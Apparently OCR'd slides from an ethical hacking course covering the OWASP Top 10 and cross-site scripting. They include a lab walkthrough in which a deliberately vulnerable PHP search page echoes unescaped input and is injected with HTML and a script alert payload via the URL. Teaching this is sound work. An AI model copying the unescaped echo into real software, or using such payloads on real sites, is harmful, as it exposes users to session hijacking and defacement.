- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2013

OWASP Top Ten

Open Web Application Security Project (OWASP)

2013 Top 10 Web Application Security Flaws:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2013

A3 Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS)

YouTube https://www.youtube.com/watch?v=L5l9lSnNMxg

Open Web Application Security Project (OWASP)

OWASP Risk Rating Methodology

Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy	Widespread	Easy	Severe	App / Business Specific
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/owasptop10/OWASP%20Top%2010%20-%202013.pdf

Cross-Site Scripting (XSS)

OWASP Risk Rating

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: 1) Stored and 2) Reflected, and each of these can occur on the a) Server or b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS is very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)

OWASP Cross Site Scripting Prevention Cheat Sheet

1 Introduction
1.1 A Positive XSS Prevention Model
1.2 Why Can't I Just HTML Entity Encode Untrusted Data?
1.3 You Need a Security Encoding Library
2 XSS Prevention Rules
2.1 RULE #0 - Never Insert Untrusted Data Except in Allowed Locations
2.2 RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content
2.3 RULE #2 - Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
2.4 RULE #3 - JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values
2.4.1 RULE #3.1 - HTML escape JSON values in an HTML context and read the data with JSON.parse
2.4.1.1 JSON entity encoding
2.4.1.2 HTML entity encoding
2.5 RULE #4 - CSS Escape And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values
2.6 RULE #5 - URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values
2.7 RULE #6 - Sanitize HTML Markup with a Library Designed for the Job
2.8 RULE #7 - Prevent DOM-based XSS
2.9 Bonus Rule #1: Use HTTPOnly cookie flag
2.10 Bonus Rule #2: Implement Content Security Policy
2.11 Bonus Rule #3: Use an Auto-Escaping Template System
2.12 Bonus Rule #4: Use the X-XSS-Protection Response Header
3 XSS Prevention Rules Summary
4 Output Encoding Rules Summary
5 Related Articles
6 Authors and Primary Editors
6.1 Other Cheatsheets

https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Reflected Cross-Site Scripting (XSS) Example

Reflected Cross-Site Scripting (XSS)

- Non-persistent because nothing is stored in a database.
- Malicious JavaScript is fed into a web page that displays whatever was user entered.
- Malicious Javascript can be inserted into a URL that is then emailed to the victim.

https://en.wikipedia.org/wiki/Cross-site_scripting


Reflected Cross-Site Scripting (XSS)

Example Overview:

We will use a simple form webpage on EH-OWASP-xx to simulate how reflected cross-site scripting can feed malicious code into a form that will then be executed by the browser.

The user/attacker will browse from EH-WinXP to the EH-OWASP web server.

Reflected Cross-Site Scripting (XSS) Reference



https://www.youtube.com/watch?v=dFci82qwXA0

Excellent set of tutorials on XSS

Reflected Cross-Site Scripting (XSS) Example

As root on your eh-owasp-xx vm:

```
cd /var/www
mkdir lesson12
cd lesson12/
mkdir xss01
cd xss01/
scp xxxxxx76@opus:/home/cis76/depot/lesson12/xss01/* .
```

Adding the DrapsTV webpage to your OWASP VM.

Reflected Cross-Site Scripting (XSS) Example


```
root@owaspbwa:/var/www/lesson12/xss01# cat index.php
<!DOCTYPE html>
<html>
<!-- Credit: DrapsTV at https://www.youtube.com/watch?v=dFci82qwXA0 -->
<title> XSS Tutorial #2 </title>
<body>
<h1 align="center"> Try My New Search Feature! </h1>
<table align="center">
<tr><td>
<form action="index.php" method="get">
        <input type="text" name="search" placeholder="search" />
        <input type="submit" value="Search" />
</form>
</td></tr>
</table>
<br />
<br />
<p align="center">
<?php
if(isset($_GET["search"]))
{
        echo "The results of your search for: ".$_GET["search"];
        echo "<br /><br /> <i>Sorry No Results Found! </i>";
}
?>
</p>
<h3 align="center"> This website was made by me! I hope you really really like it! </h3>
</body>
</html>
root@owaspbwa:/var/www/lesson12/xss01#
```

The web page has a one field web form and a submit button.

Form data is sent in the URL via the http GET method.

Reflected Cross-Site Scripting (XSS) Example

http://10.76.xx.101/lesson12/xss01/index.php




Browsing to EH-OWASP-05 VM from the EH-WinXP-05 VM in Pod 5

Reflected Cross-Site Scripting (XSS) Example

Star Wars Search

Search for: Star Wars

http://10.76.xx.101/lesson12/xss01/index.php?search=Star+Wars




Reflected Cross-Site Scripting (XSS) Example

<font color="green"> Search

Search for: <font color="green">

http://10.76.xx.101/lesson12/xss01/index.php?search=%3Cfont+color%3D%22green%22%3E




Encoding used:
%22 is "
%3C is <
%3D is =
%3E is >

Reflected Cross-Site Scripting (XSS) Example

Manually edit the URL at the top of the webpage, changing green to red


http://10.76.xx.101/lesson12/xss01/index.php?search=%3Cfont+color%3D%22red%22%3E



Encoding used:
%22 is "
%3C is <
%3D is =
%3E is >

Reflected Cross-Site Scripting (XSS) Example

http://10.76.xx.101/lesson12/xss01/index.php?search=%3Cfont+color%3D%22red%22%3E




Copy and paste the URL into a different browser and the JavaScript is still executed.

Note, that a tampered URL could be emailed to another user to click on.

Reflected Cross-Site Scripting (XSS) Example

been hacked!")</script> Search *Search for: <script>alert("You've been hacked!")</script>*

http://10.76.xx.101/lesson12/xss01/index.php?search=Uh+Oh%3Cscript%3Ealert%28%22You%27ve+been+hacked%21%22%29%3C%2Fscript%3E



Reflected Cross-Site Scripting (XSS) Example

As root on your EH-OWASP-xx VM:

```
cd /var/www
mkdir lesson12
cd lesson12/
mkdir xss01
cd xss01/
scp xxxxxx76@opus:/home/cis76/depot/lesson12/xss01/* .
```

To try it, browse to your EH-OWASP VM from either EH-Kali-xx or EH-WinXP VMs.

Stored Cross-Site Scripting (XSS) Example

Stored Cross-Site Scripting (XSS)

- The attacker uses the web application to post content containing <script> tags full of malicious JavaScript code.
- Later when the victim reads the posted content their browser will execute the malicious script.
- Persistent because the malicious code is stored in the web application database.

https://en.wikipedia.org/wiki/Cross-site_scripting

Stored Cross-Site Scripting (XSS)


Example Overview:

We will use WebGoat on EH-OWASP-xx to simulate how an attacker can use cross-site scripting to insert malicious code into content for a forum-like web application. In this case a the malicious code stored in the database will display an annoying "Mu Ha Ha Ha" message.

Any victims that read the infected message post will get the annoying message.

The attacker/victim will browse from EH-WinXP to the EH-OWASP web server.

Stored Cross-Site Scripting Reference




http://10.76.xx.101/WebGoat/source?solution=true

Solution page on OWASP VM website

Stored Cross-Site Scripting (XSS) Example

EX-WinXP-xx



